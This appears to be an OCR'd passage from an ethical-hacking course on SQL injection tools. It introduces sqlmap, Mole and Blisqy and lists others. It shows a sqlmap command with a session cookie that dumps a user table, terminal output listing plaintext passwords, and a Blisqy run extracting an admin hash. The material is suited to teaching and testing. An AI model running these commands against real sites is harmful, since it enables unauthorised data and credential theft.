
The above query is sanitized using a prepared statement; hence, when a user tries to perform an SQL injection attack, the query will return no results.

LO#04: Use SQL Injection Tools

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers



sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T Use
File Edit View Search Terminal Help

```
[06:35:32] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2019 or 10
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[06:35:32] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[06:35:32] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[06:35:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+

[06:35:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/out
put/www.moviescope.com/dump/moviescope/User_Login.csv'
[06:35:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:35:33] [WARNING] your sqlmap version is outdated

[*] ending @ 06:35:33 /2022-04-20/
```

https://sqlmap.org

Mole

Mole is an SQL injection exploitation tool that detects the injection and exploits it only by providing a **vulnerable URL** and a **valid string** on the site



File Edit View Search Terminal Help

```
san_ss@brian:~/nasel/themole-code$ ./mole.py

Developed by Nasel(http://www.nasel.com.ar).
Published under GPLv3.
Be efficient and have fun!

#>
```

https://sourceforge.net

SQL Injection Tools (Cont'd)

Blisqy The Blisqy tool exploits time-based blind-SQL injection in **HTTP-Headers (MySQL/MariaDB)**



```
[root@bugsbunny Blisqy ]$ python ExploitBlindSpot.py
[+] Getting Current Database :
[-] photoblog

[+] Getting  Number of TABLES from Schema
[-] 4

[+] Getting  All TABLE NAMES from Schema
[-] categories
[-] pictures
[-] stats
[-] users


Get all Columns from discovered Tables? yes/no  :  no
Close Sessions? yes/no : no


[+] Enumerate a Specific Table (yes/no) : yes
[+] Enter Table Name : users
Preparing to Enumerate Table : users
=======================
[+] Getting Number of Columns in Table : users
[-] 3

[+] Getting  All Column Names in Table : users
[-] id
[-] login
[-] password


[+] Getting Number of Rows in Table : users
[-] 1

[+] Getting Data from Table : users
Enter Columns separated by asterisks (*). E.g id*fname*passwd or skip : login*password
[-] login : password
[-] admin : 8efe310f9ab3efeae8d410a8e0166eb2
[root@bugsbunny Blisqy ]$
```

https://github.com

blind-sql-bitshifting
https://github.com

NoSQLMap
https://github.com

SQL Power Injector
http://www.sqlpowerinjector.com

Tyrant SQL
https://sourceforge.net

SQL Brute
https://www.gdssecurity.com

SQL Injection Tools

The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to implement these techniques at every stage of the attack quickly and effectively. With the help of these tools, an attacker can also enumerate users, databases, roles, columns, tables, etc. This section describes SQL injection tools.

- **sqlmap**

  Source: *https://sqlmap.org*

